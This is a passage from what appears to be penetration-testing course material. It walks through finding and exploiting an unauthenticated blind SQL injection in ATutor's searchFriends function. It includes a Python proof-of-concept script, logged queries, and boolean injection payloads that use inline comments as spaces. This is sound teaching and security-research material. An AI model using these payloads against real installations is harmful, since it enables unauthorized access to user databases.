3.3 Initial Vulnerability Discovery

As is always the case when we have access to the source code, we first like to just look around and get a feel for the application. How is it organized? Can we identify any coding style that can help us with string searches against the code base? Is there anything else that can help us streamline and minimize the amount of time we need to properly investigate our target?

As we were doing that, we realized that it was fairly easy to identify all publicly accessible ATutor webpages. More specifically, all pages that do not require authentication contain the following line in their source code:

```
$_user_location = 'public';
```

Listing 60 - All publicly accessible ATutor web pages can be easily identified

It is important to always analyze the unauthenticated code portions first, since they are most sensitive to attacks as anyone can reach them.

As we will see in this module, a vulnerability in the unauthenticated portion of the code will allow us to get an initial foothold on the system, which will then be escalated by exploiting other vulnerabilities in the protected sections of the application.

With that in mind, we decided to enumerate all pages we could access without authentication using a *grep* search and used the results as a starting point for our analysis.

The following *grep* search will allow you to repeat this process for yourself:

```
student@atutor:~$ grep -rnw /var/www/html/ATutor -e ".*user_location.*public.*" -color
```

Listing 61 - Enumerating all publicly accessible ATutor pages

Although this search did catch a few false positives, we ended up with a subset of roughly 85 ATutor webpages. Given the fact that ATutor uses a database backend, we decided to start looking for traditional SQL injection vulnerabilities in these pages or in functions directly called from these pages.

After spending some time doing so, we discovered a potentially interesting find. Let's look at the code found in `/var/www/html/ATutor/mods/_standard/social/index_public.php`:

```
14: $user_location = 'public'; 15:
16: define('AT_INCLUDE_PATH', '../../../../../include/');
17: require(AT_INCLUDE_PATH.'vitals.inc.php');
18: require_once(AT_SOCIAL_INCLUDE.'constants.inc.php');
19: require(AT_SOCIAL_INCLUDE.'friends.inc.php');
20: require(AT_SOCIAL_INCLUDE.'classes/PrivacyControl/PrivacyObject.class.php');
21: require(AT_SOCIAL_INCLUDE.'classes/PrivacyControl/PrivacyController.class.php');
```

Listing 62 - Some of the source code of index_public.php

The `$user_location` variable indicates public accessibility and after reviewing the files from the `require` statements as well as the remainder of `index_public.php`, we verified that there is no authentication code. Furthermore, accessing this web page through a browser confirms that we are indeed able to reach this section without authentication (Figure 67).




Figure 67: We can reach index_public.php without authentication

Inspecting index_public.php we see checks for thep and rand_key GET variables, but nothing that seems to prevent us from reaching the first if statement on line 38, which is where things get a bit more interesting.

```

23: if(isset($_POST['rand_key'])) {
24:     $rand_key = $addslashes($_POST['rand_key']);           //should we escape?
25: }
26: //paginator settings
27: if(isset($_GET['p'])){
28:     $page = intval($_GET['p']);
29: }
30: if (!isset($page)) {
31:     $page = 1;
32: }
33: $count = (($page -1) * SOCIAL_FRIEND_SEARCH_MAX) + 1;
34: $offset = ($page -1) * SOCIAL_FRIEND_SEARCH_MAX;
35:
36:
37: //if $_GET['q'] is set, handle Ajax.
38: if (isset($_GET['q'])){
39:     $query = $addslashes($_GET['q']);
40:
41:     //retrieve a list of friends by the search
42:     $search_result = searchFriends($query);
43:
44:

```

```

45:     if (!empty($search_result)){
46:         echo '<div class="suggestions">'._AT('suggestions').':<br/>';
47:         $counter = 0;
48:         foreach($search_result as $member_id=>$member_array){
49:             //display 10 suggestions
50:             if ($counter > 10){
51:                 break;
52:             } 53:
53:             echo '<a href="javascript:void(0);"
54: onclick="document.getElementById(\'search_friends\').value='.
55: printSocialName($member_id, false).'\'';
56:             document.getElementById('search_friends_form').submit();">'.
57:             printSocialName($member_id, false).'
58:             </a><br/>'; 55:                     $counter++;
59:         }
59:     exit;
60: }

```

Listing 63 - Unauthenticated call to a searchFriends function.

In Listing 63, the code first checks if the *GET* parameter *q* is set (line 38) and if it is, the value that it holds is seemingly sanitized using the *addslashes* function (line 39). Immediately after that, our user-controlled value is passed on to the *searchFriends* function (line 42).

Reading the above code should cause you to pause for a moment. Any time we see variable names such as *query* or *qry*, or function names that contain the string *search*, our first instinct should be to follow the path and see where the code takes us. It may lead us to nothing or it may lead to code that properly handles user-controlled data, leaving us nothing to work with. Nevertheless, even in a worst case scenario, we could learn *how* the application handles user input, which can save us time later on when we encounter similar situations.

With that said, we will follow this function call and see what we are dealing with. A quick grep search such as the following helps us find the *searchFriends* function implementation.

```
student@atutor:~$ grep -rnw /var/www/html/ATutor -e "function searchFriends" --color
./mods/_standard/social/lib/friends.inc.php:260:function searchFriends($name,
$searchMyFriends = false, $offset=-1){
```

Listing 64 - Searching for the searchFriends function implementation

Let's take a look at how the *searchFriends()* function is implemented in friends.inc.php.

```

260: function searchFriends($name, $searchMyFriends = false, $offset=-1){
261:     global $addslashes;
262:     $result = array();
263:     $my_friends = array();
264:     $exact_match = false; 265:
265:     //break the names by space, then accumulate the query
266:     if (preg_match("/^\\\\\\\\?\"(.*)\\\\\\\\?\\$/", $name, $matches)) {
267:         $exact_match = true;
268:         $name = $matches[1];
269:     }
270: }
```

```

271:   $name = $addslashes($name);
272:   $sub_names = explode(' ', $name);
273:   foreach($sub_names as $piece){
274:       if ($piece == ''){
275:           continue;
276:       }

```

Listing 65 - Breaking up the \$name variable

If we look at the very beginning of Listing 65, we can see that `$addslashes` appears again, indicating that we will likely have to deal with some sort of sanitization. On line 271, we see that sanitization attempt happening as expected. Then, on line 272, our user-controlled `$name` variable is exploded²⁶ into an array called `$sub_names` using a space as the separator, and it is looped through.

```

278:   //if there are 2 double quotes around a search phrase, then search it as
279:   //it's "first_name last_name".
280:   if ($exact_match){
281:       $match_piece = "=$piece' ";
282:   } else {
283:       // $match_piece = "LIKE '%$piece%' ";
284:       $match_piece = "LIKE '%$piece%' ";
285:   }
286:   if(!isset($query)){
287:       $query = '';
288:   }
289:   $query .= "(first_name $match_piece OR second_name $match_piece OR
last_name $match_piece OR login $match_piece ) AND "; 290:   }

```

Listing 66 - The \$match_piece variable is set within the LIKE statement

In Listing 66 we find that on each iteration, the `$piece` variable is being concatenated into a string containing a SQL `LIKE` keyword (line 284). Finally, our semi-controlled `$match_piece` variable is incorporated into the partial SQL query (`$query` variable) on line 289.

```

337:   $sql = 'SELECT * FROM '.TABLE_PREFIX.'members M WHERE ';
338:   if (isset($_SESSION['member_id'])){
339:       $sql .= 'member_id!= '.$_SESSION['member_id'].' AND ';
340:   }
341:   }
342:   $sql = $sql . $query;
343:   if ($offset >= 0){
344:       $sql .= " LIMIT $offset, ". SOCIAL_FRIEND_SEARCH_MAX;
345:   } 346:
347:   $rows_members = queryDB($sql, array());


```

Listing 67 - The searchFriends() function is vulnerable to SQL injection

In Listing 67, the `$query` variable is again concatenated to the `$sql` variable to form the final SQL query (line 342) which is subsequently passed to `queryDB()` (line 347). This function finally executes the query against the database.

²⁶ (PHP Group, 2020), <https://www.php.net/manual/en/function.explode.php>

At this point in our analysis, we need to recall that we have seen at least two attempts to sanitize user-controlled input. In theory, this potential vulnerability seems well-defended (via `addslashes`), despite the fact that user-controlled input is part of a SQL query. However, if we send a properly crafted `GET` request with a payload containing a single quote, we observe something interesting as shown in Figure 68.



Warning: Invalid argument supplied for foreach() in `/var/www/html/ATutor/mods/_standard/social/lib/friends.inc.php` on line 350

Figure 68: Sending a single quote as a GET payload

The same result can be achieved by using the following script, which we will use from this point on to send our payloads.

```
import sys
import re
import requests
from bs4 import BeautifulSoup
def searchFriends_sqli(ip, inj_str):
    target = "http://{}{}/ATutor/mods/_standard/social/index_public.php?q={}{}".format(ip, inj_str)
    r = requests.get(target)
    s = BeautifulSoup(r.text, 'lxml')
    print "Response Headers:"; print r.headers
    print "Response Content:"; print s.text
    error = re.search("Invalid argument", s.text)
    if error:
        print "Errors found in response. Possible SQL injection found"
    else:
        print "No errors found"
def main():
    if len(sys.argv) != 3:
        print "(+) usage: {} <target> <injection_string>".format(sys.argv[0])
    print "(+) eg: {} 192.168.121.103 \"aaaa\'\"".format(sys.argv[0])
    sys.exit(-1)

    ip = sys.argv[1]
    injection_string = sys.argv[2]

    searchFriends_sqli(ip, injection_string)
if __name__ == "__main__":
    main()
```

Listing 68 - A simple Python scripts to send GET requests to ATutor

```
kali@kali:~/atutor$ python poc1.py atutor "AAAA'"
```

Response Headers:

```
{'Content-Length': '153', 'Content-Encoding': 'gzip', 'Set-Cookie':
'ATutorID=2mt5ucbd6h21cn127b3kcv43h7; path=/ATutor/',
ATutorID=qcmepgkp8i0s3pc9nmbq7m2jc6; path=/ATutor/',
ATutorID=qcmepgkp8i0s3pc9nmbq7m2jc6; path=/ATutor/', 'Vary': 'Accept-Encoding', 'Keep-
Alive': 'timeout=5, max=100', 'Server': 'Apache/2.4.10 (Debian)', 'Connection':
'KeepAlive', 'Date': 'Tue, 24 Apr 2018 17:08:57 GMT', 'Content-Type': 'text/html;
charset=utf-8'}
```

Response Content:

```
Warning: Invalid argument supplied for foreach() in
/var/www/html/ATutor/mods/_standard/social/lib/friends.inc.php on line 350
```

Errors found in response. Possible SQL injection found

kali㉿kali:~/atutor\$

Listing 69 - After sending a string terminated by a single quote, we receive an error message

Again, please remember that the returned warning is the result of the *display_errors* PHP directive being set to *On*. In a production environment this is seldom the case and cannot be relied upon.

Nevertheless, the error points us to the file we are already familiar with (*friends.inc.php*), so let's see what exactly is breaking. If we take a look at the line 350, we find the following:

```
347: $rows_members = queryDB($sql, array()); 348:
349: //Get all members out
350: foreach($rows_members as $row) {
351:     $this_id = $row['member_id'];
```

Listing 70 - The location of where the PHP code breaks with our input

Line 350 uses the *\$rows_members* variable, which should be populated with the results of the query executed on line 347. This indicates that the query may be broken. As we have enabled MySQL query logging, we can investigate the log file. When we do that, we see the following entry:

```
student@atutor:~$ sudo tail -f /var/log/mysql/mysql.log
    776 Query SELECT customized FROM AT_themes WHERE dir_name = 'default'
    776 Query SELECT customized FROM AT_themes WHERE dir_name = 'default'
    776 Query SELECT * FROM AT_courses ORDER BY title
    776 Query SELECT dir_name, privilege, admin_privilege, status, cron_interval,
cron_last_run FROM AT_modules WHERE status=2
    776 Query SELECT L.* FROM AT_language_text L, AT_language_pages P WHERE
L.language_code="en" AND L.term=P.term AND
P.page="/mods/_standard/social/index_public.php" ORDER BY L.variable ASC
    776 Query SELECT L.* FROM AT_language_text L WHERE L.language_code="en" AND
L.term="test" ORDER BY variable ASC LIMIT 1
    776 Query INSERT IGNORE INTO AT_language_pages (`term`, `page`) VALUES
("test", "/mods/_standard/social/index_public.php")
    776 Query SELECT * FROM AT_modules WHERE dir_name ='_core/services' && status
='2'
    776 Query      SELECT * FROM AT_members M WHERE (first_name LIKE '%AAAAA%' OR
second_name LIKE '%AAAAA%' OR last_name LIKE '%AAAAA%' OR login LIKE '%AAAAA%')
    776 Quit
```

Listing 71 - A single quote character part of our string payload, can be found unescaped in a SQL query

Listing 71 shows that the single quote part of our payload was not escaped correctly by the application. As a result, we should be dealing with a SQL injection vulnerability here. Moreover, from the logged query, it appears that we have not just one, but four different injection points.

As we continue to test the injection by sending two single quotes (not a single double quote), we are able to close the SQL query that is under our control. This can be verified by the fact that no errors are found in the response (Listing 72) nor in the MySQL log file.

```
kali@kali:~/atutor$ python poc1.py atutor "AAAA''"
Response Headers:
{'Content-Length': '20', 'Content-Encoding': 'gzip', 'Set-Cookie':
'ATutorID=38m1u0lvr8jatcnfb3382c7mk7; path=/ATutor/',
'ATutorID=98urnfikmqo7s5m4gog1dh6sj0; path=/ATutor/',
'ATutorID=98urnfikmqo7s5m4gog1dh6sj0; path=/ATutor/', 'Vary': 'Accept-Encoding', 'Keep-
Alive': 'timeout=5, max=100', 'Server': 'Apache/2.4.10 (Debian)', 'Connection':
'KeepAlive', 'Date': 'Tue, 24 Apr 2018 17:09:39 GMT', 'Content-Type': 'text/html;
charset=utf-8'}
```

Response Content:

No errors found

```
kali@kali:~/atutor$
```

Listing 72 - After sending a double single quote payload, we receive no error message

Checking the log file, we observe that the vulnerable query is now well-formed.

```
40925 Query SELECT customized FROM AT_themes WHERE dir_name = 'default'
40925 Query SELECT customized FROM AT_themes WHERE dir_name = 'default'
40925 Query SELECT * FROM AT_courses ORDER BY title
40925 Query SELECT dir_name, privilege, admin_privilege, status,
cron_interval, cron_last_run FROM AT_modules WHERE status=2
40925 Query SELECT L.* FROM AT_language_text L, AT_language_pages P WHERE
L.language_code="en" AND L.term=P.term AND
P.page="/mods/_standard/social/index_public.php" ORDER BY L.variable ASC
40925 Query SELECT L.* FROM AT_language_text L WHERE L.language_code="en" AND
L.term="test" ORDER BY variable ASC LIMIT 1
40925 Query INSERT IGNORE INTO AT_language_pages (`term`, `page`) VALUES
("test", "/mods/_standard/social/index_public.php")
40925 Query SELECT * FROM AT_modules WHERE dir_name ='_core/services' &&
status ='2'
40925 Query      SELECT * FROM AT_members M WHERE (first_name LIKE '%AAAA''%
OR second_name LIKE '%AAAA''%' OR last_name LIKE '%AAAA''%' OR login LIKE '%AAAA''%')
)
40925 Quit
```

Listing 73 - A double single quote payload creates a well-formed SQL query

If you have had prior exposure to SQL injections using UNION queries, you may think this is a perfect opportunity to use them and directly retrieve arbitrary data from the ATutor database. From a very high-level perspective, that approach would look like this:

```
SELECT * FROM AT_members M WHERE (first_name LIKE '%INJECTION_HERE') UNION ALL SELECT
1,1,1,1,.....#
```

Listing 74 - A high-level look at a possible UNION SQL injection

While it is certainly possible to use UNION queries, they are unfortunately not useful to us in this case. Specifically, if we look at the code in Listing 75 from index_public.php, we can see that the results of the vulnerable query are actually *not* displayed to the user. Rather, on line 48, the query result set is used in a foreach loop that passes the retrieved \$member_id on to the printSocialName function. The results of this function call are then displayed to the end-user using the PHP echo function.

```
41: //retrieve a list of friends by the search
42: $search_result = searchFriends($query); 43:
44:
45: if (!empty($search_result)) {
46:     echo '<div class="suggestions">'.AT('suggestions').':<br/>';
47:     $counter = 0;
48:     foreach($search_result as $member_id=>$member_array) {
49:         //display 10 suggestions
50:         if ($counter > 10) {
51:             break;
52:         } 53:
54:         echo '<a href="javascript:void(0);"
onclick="document.getElementById(\'search_friends\').value='.
printSocialName($member_id, false).'\'';
document.getElementById(\'search_friends_form\').submit();">'.
printSocialName($member_id, false). '</a><br/>; 55:           $counter++;
```

Listing 75 - The query result is used in a for loop

In other words, the results of the payload we inject are not directly reflected back to us, so a traditional union query will not be helpful here.

We can verify this by continuing to follow this code execution path.

```
555: /**
556:  * Print social name, with AT_print and profile link
557:  * @param      int      member id
558:  * @param      link      will return a hyperlink when set to true
559:  * return      the name to be printed.
560: */
561: function printSocialName($id, $link=true) {
562:     if(!isset($str)){
563:         $str = '';
564:     }
565:     $str .= AT_print(get_display_name($id), 'members.full_name');
566:     if ($link) {
567:         return getProfileLink($id, $str);
568:     }
569:     return $str;
570: }
```

Listing 76 - The printSocialName function implementation in mods/_standard/social/lib/friends.inc.php

The `printSocialName` function (Listing 76) passes the `$member_id` value (`$id` on line 565) to the `get_display_name` function defined in `vital_funcs.inc.php`. This function is shown in the listing below.

```

299:     if (substr($id, 0, 2) == 'g_' || substr($id, 0, 2) == 'G_')) {
300:         $sql = "SELECT name FROM %sguests WHERE guest_id='%d'";
301:         $row = queryDB($sql, array(TABLE_PREFIX, $id), TRUE);
302:         return _AT($display_name_formats[$_config['display_name_format']], '',
303:             $row['name'], '', '');
304:     } else{
305:         $sql      = "SELECT login, first_name, second_name, last_name FROM %smembers
306: WHERE member_id='%d'";
307:         $row      = queryDB($sql, array(TABLE_PREFIX, $id), TRUE);
308:         return _AT($display_name_formats[$_config['display_name_format']],
309:             $row['login'], $row['first_name'], $row['second_name'], $row['last_name']);
310:     }

```

Listing 77 - get_display_name function code chunk

On line 304 in Listing 77, we can see that `get_display_name` prepares and executes the final query using the passed `$member_id` parameter. The results of the query are then returned back to the caller.

This execution logic effectively prevents us from using any UNION payload into the original vulnerable query and turns this SQL injection into a classical blind injection.

Unlike the very basic SQL injection vulnerabilities, which allow the attacker to retrieve the desired data *directly* through the rendered web page, blind SQL injections force us to *infer* the data we seek, as it is never returned in the result set of the original query. This can happen for many reasons, such as web application logic that intercepts the query results and prepares them for display based on a set of rules, or error-handling pages whose content never changes regardless of what triggered the error.

3.3.1 Exercise

1. Repeat the injection process covered in the previous section and ensure that you can recreate the described results
2. Disable `display_errors` in `php.ini` and restart the Apache service. Verify that no output is returned in the browser when triggering the SQL injection

3.4 A Brief Review of Blind SQL Injections

Before we continue, we will briefly review how traditional blind SQL injections work. As mentioned before, in a blind SQLi attack, no data is actually transferred via the web application as the result of the injected payload. The attacker is therefore not able to see the result of an attack in-band. This leaves the attacker with only one choice: inject queries that ask a series of YES and NO questions (boolean queries) to the database and construct the sought information based on the answers to those questions. The way the information can be inferred depends on the type of blind injection we are dealing with. Blind SQL injections can be classified as *boolean-based* or *timebased*.

In *Boolean-based* injections an attacker injects a boolean SQL query into the database, which forces the web application to display different content in the rendered web page depending on whether the query evaluates to TRUE or FALSE. In this case the attacker can infer the outcome of the boolean SQL payload by observing the differences in the HTTP response content.

In *time-based* blind SQL injections our ability to infer any information is even more limited because a vulnerable application does not display any differences in the content based on our injected TRUE/FALSE queries. In such cases, the only way to infer any information is by introducing artificial query execution delays in the injected subqueries via database-native functions that consume time. In the case of MySQL, that would be the *sleep()* function.

As we saw previously, in our ATutor vulnerability we were able to execute a valid query by injecting two single quotes and as a result obtain an empty response (blank web page).

```
kali@kali:~/atutor$ python poc1.py atutor "AAAA''"
Response Headers:
{'Content-Length': '20', 'Content-Encoding': 'gzip', 'Set-Cookie':
'ATutorID=38mlu0lvr8jatcnfb3382c7mk7; path=/ATutor/',
'ATutorID=98urnfikmqo7s5m4gog1dh6sj0; path=/ATutor/',
'ATutorID=98urnfikmqo7s5m4gog1dh6sj0; path=/ATutor/', 'Vary': 'Accept-Encoding', 'Keep-
Alive': 'timeout=5, max=100', 'Server': 'Apache/2.4.10 (Debian)', 'Connection':
'KeepAlive', 'Date': 'Tue, 24 Apr 2018 17:09:39 GMT', 'Content-Type': 'text/html;
charset=utf-8'}


Response Content:

No errors found
```

kali@kali:~/atutor\$

Listing 78 - After sending a double single quote payload, we receive an empty response

By providing the appropriate input however, we are able to change the outcome of the query and display relevant results within the web page. In the following example we are going to supply the prefix of a known and valid user to the *q* parameter. Our ATutor installation already has an “Offensive Security” user, so we are going to use the prefix “off”.



Suggestions:
[Offensive - Security](#)

Figure 69: An example search query result

In the web response shown in Figure 69 we can clearly see that the application displays some data within the HTML page. This means that the vulnerability in question can be classified as boolean-based. We will play with a time-based SQL injection in another module of this course.

3.5 Digging Deeper

During our source code analysis, we identified a couple of instances in which the ATutor developers used a function called `$addslashes` against user input from the `q` GET parameter. A quick look at the PHP documentation verifies that this function should indeed escape our single tick payload, yet it didn't.

3.5.1 When `$addslashes` Are Not

An important item to note here is that the called function name is stored in a variable called `$addslashes` and that we are *not* calling the native PHP `addslashes` function.²⁷ As a reminder, here is the partial Listing 63 again.

```

37: //if $_GET['q'] is set, handle Ajax.
38: if (isset($_GET['q'])){
39:     $query = $addslashes($_GET['q']); 40:
41:     //retrieve a list of friends by the search
42:     $search_result = searchFriends($query);

```

Listing 79 - Using `$addslashes`

So we need to find where this `$addslashes` variable is defined. A quick grep search helps us find what we are looking for in the `mysql_connect.inc.php` file.

```

092: if ( get_magic_quotes_gpc() == 1 ) {
093:     $addslashes    = 'my_add_null_slashes';
094:     $stripslashes = 'stripslashes';
095: } else {
096:     if (defined('MYSQLI_ENABLED')) {
097:         // mysqli_real_escape_string requires 2 params, breaking wherever
098:         // current $addslashes with 1 param exists. So hack with trim and
099:         // manually run mysqli_real_escape_string requires during sanitization
below
100:         $addslashes    = 'trim';
101:     } else{

```



```

102:         $addslashes    = 'mysql_real_escape_string';
103:     }
104:     $stripslashes = 'my_null_slashes'; 105:
}

```

Listing 80 - Defining `$addslashes`

Looking at Listing 80 we see something interesting. First, on line 92 there is a check for the Magic Quotes²⁸ setting. If the Magic Quotes are on, then the `$addslashes` is defined as `my_add_null_slashes`. A quick look in the same file shows us that definition.

²⁷ (PHP Group, 2020), <https://www.php.net/manual/en/function.addslashes.php>

²⁸ (Wikipedia, 2020), https://en.wikipedia.org/wiki/Magic_quotes

```

77: //functions for properly escaping input strings
78: function my_add_null_slashes( $string ) {
79:     global $db;
80:     if(defined('MYSQLI_ENABLED')){
81:         return $db->real_escape_string(stripslashes($string)); 82:
82:     } else{
83:         return mysql_real_escape_string(stripslashes($string));
84:     }
85:
86: } 87:
88: function my_null_slashes($string) {
89:     return $string;
90: }

```

Listing 81 - Sanitizing function definitions

On our vulnerable system, we can check whether this conditional branch would be taken.

```

student@atutor:~$ cat /var/www/html/magic.php
<?php
var_dump(get_magic_quotes_gpc());
?>
student@atutor:~$ curl http://localhost/magic.php  bool(false) student@atutor:~$

```

Listing 82 - The vulnerable target system does not have magic quotes on

This result is expected because the version of PHP we are dealing with is 5.6.17 and Magic Quotes have been deprecated since version 5.4.0.

```

student@atutor:~$ php -v
PHP 5.6.17-0+deb8u1 (cli) (built: Jan 13 2016 09:10:12)
Copyright (c) 1997-2015 The PHP Group
Zend Engine v2.6.0, Copyright (c) 1998-2015 Zend Technologies
    with Zend OPcache v7.0.6-dev, Copyright (c) 1999-2015, by Zend Technologies
student@atutor:~$
```

Listing 83 - Target PHP version

Since Magic Quotes are off, looking back at the code in Listing 80, we know that we will fall through to the `else` part of the conditional branch. Line 96 then checks whether the global variable `MYSQLI_ENABLED` is defined. If that is the case, then `$addslashes` becomes the `trim` function, seemingly due to legacy code and how the `$addslashes` function has been used in the past.

Finally, after searching for the `MYSQLI_ENABLED` definition, we find it in `vital_funcs.inc.php`.

```

16: /* test for mysqli presence */
17: if(function_exists('mysqli_connect')){
18:     define('MYSQLI_ENABLED', 1); 19:
19: }
```

Listing 84 - Defining `MYSQLI_ENABLED`

Considering that our ATutor installation runs on PHP 5.6, this implies that the `mysqli_connect` function must exist, as it is present by default since version 5.0 in the `php5-mysql` Debian package.²⁹

Therefore, our `$addslashes` function will do nothing more than simply *trim* the user input. In other words, there is no validation of user input when the `$addslashes` function is used!

3.5.2 Improper Use of Parameterization

Unfortunately for ATutor developers, this was not the real mistake. The application also defines and implements a function called `queryDB`, whose purpose is to enable the use of parameterized queries. This is the function that is called any time there is a SQL query to be executed and it is defined in the file `mysql_connect.inc.php` as well. Here is how it looks:

```

107: /**
108: * This function is used to make a DB query the same along the whole codebase
109: * @access public
110: * @param $query = Query string in the vsprintf format. Basically the first
parameter of vsprintf function
111: * @param $params = Array of parameters which will be converted and inserted
into the query
112: * @param $oneRow = Function returns the first element of the return array if
set to TRUE. Basically returns the first row if it exists
113: * @param $sanitize = if True then addslashes will be applied to every
parameter passed into the query to prevent SQL injections
114: * @param $callback_func = call back another db function, default
mysql_affected_rows
115: * @param $array_type = Type of array, MYSQL_ASSOC (default), MYSQL_NUM,
MYSQL_BOTH, etc.
116: * @return ALWAYS returns result of the query execution as an array of rows. If
no results were found than array would be empty 117: * @author Alexey Novak, Cindy
Li, Greg Gay
118: */
119: function queryDB($query, $params=array(), $oneRow = false, $sanitize = true,
$callback_func = "mysql_affected_rows", $array_type = MYSQL_ASSOC) {
120:     if (defined('MYSQLI_ENABLED')) && $callback_func == "mysql_affected_rows") {
121:         $callback_func = "mysqli_affected_rows";
122:     }
123:     $sql = create_sql($query, $params, $sanitize);
124:     return execute_sql($sql, $oneRow, $callback_func, $array_type); 125:
126: }
```

Listing 85 - Implementation of the queryDB function

As the Listing 85 shows (line 119), when the `queryDB` function is used correctly, the known and controlled parts of any given query are passed as the first argument. The user-controlled parameters are passed in an array as a second argument. The elements of the array are then properly sanitized with the help of the `create_sql` function which is called to construct the complete query (line 123).

²⁹ (PHP Group, 2020), <http://php.net/manual/en/mysqli.installation.php>

Here we can see that the `create_sql` function correctly sanitizes each string element of the parameters array using the `real_escape_string` function³⁰ (line 189).

```

182: function create_sql($query, $params=array(), $sanitize = true) {
183:     global $addslashes, $db;
184:     // Prevent sql injections through string parameters passed into the query
185:     if ($sanitize) {
186:         foreach($params as $i=>$value) {
187:             if (defined('MYSQLI_ENABLED')) {
188:                 $value = $addslashes(htmlspecialchars_decode($value, ENT_QUOTES));
189:                 $params[$i] = $db->real_escape_string($value); 190:
} else {
191:                 $params[$i] = $addslashes($value);
192:             }
193:         }
194:     } 195:
196:     $sql = vsprintf($query, $params);
197:     return $sql;
198: }
```

Listing 86 - Implementation of the `create_sql` function

Recalling our earlier analysis of Listing 85, the values we control are used in the construction of the query string that is passed as the *first* parameter to the `queryDB` function (`$sql`), and not in an array of values that would get sanitized.

```
309: $rows_friends = queryDB($sql, array(), '', FALSE);
```

Listing 87 - An example of `queryDB()` function call

Effectively, this means that the query string is built by concatenating the unsanitized string, which is then passed to the `queryDB` function. Once again, this avoids sanitization because the usercontrolled parameters were not passed in the array.

This mistake, combined with the `$addslashes` definition as we described in the previous section, contribute to the SQL injection vulnerability.

The wrong use of the `queryDB` function is an example of a software development mistake that we have encountered numerous times when auditing various web applications. It boils down to the fact that, at times, software developers do not fully understand how critical functions work. By not using them properly, the resulting code ends up being vulnerable to attacks, despite the fact that the critical function in question is designed correctly.

Now that we have a complete understanding of this vulnerability, let's see how we can exploit it.

3.6 Data Exfiltration

Before developing a method that we can use to extract arbitrary data from the database, we must keep in mind that our payloads cannot contain any spaces, since they are used as delimiters in the query construction process. As a reminder, here is that chunk of code again.

³⁰ (PHP Group, 2020), <http://php.net/manual/en/mysqli.real-escape-string.php>

```

271: $name = $addslashes($name);
272: $sub_names = explode(' ', $name);
273: foreach($sub_names as $piece) {
274:     if ($piece == '') {
275:         continue;
276:     }

```

Listing 88 - Spaces are used as delimiters

However, since this is an ATutor-related constraint and not something inherent to MySQL, we can replace spaces with anything that constitutes a valid space substitute in MySQL syntax.

As it turns out, we can use inline comments in MySQL as a valid space! For example, the following SQL query is, in fact, completely valid in MySQL.

```

mysql> select/**/1;
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.01 sec)
mysql>

```

Listing 89 - A valid MySQL query without spaces

3.6.1 Comparing HTML Responses

Now that we are fully aware of the restrictions in place, our first goal is to create a very simple dummy TRUE/FALSE injection subquery.

This step is important as it will allow us to identify a baseline and see how the injected *TRUE* and *FALSE* subqueries influence the HTTP responses. Once we have established this, we will be able to basically ask the database arbitrary questions by replacing the dummy TRUE/FALSE subqueries with more complex boolean subqueries. This will allow us to infer the answers we seek by examining the HTTP responses.

Here are the two dummy subqueries we can use to achieve our goal:

```
AAAA' )/**/or/**/ (select/**/1)=1%23
```

Listing 90 - The injected payload whereby the query evaluates to “true”

```
AAAA' )/**/or/**/ (select/**/1)=0%23
```

Listing 91 - The injected payload whereby the query evaluates to “false”

Before injecting the subqueries, let's see how that looks in a MySQL shell. For convenience, we have also changed the *select ** syntax from the original query to *select count(*)*. Note that this simply changes how the result output is presented rather than the number of rows returned by the SQL injection attack.

```

mysql> SELECT count(*) FROM AT_members M WHERE (first_name LIKE
'%AAAA')/**/or/**/(select/**/1)=1#%' OR second_name LIKE
'%AAAA')/**/or/**/(select/**/1)=1#%' OR last_name LIKE
'%AAAA')/**/or/**/(select/**/1)=1#%' OR login LIKE
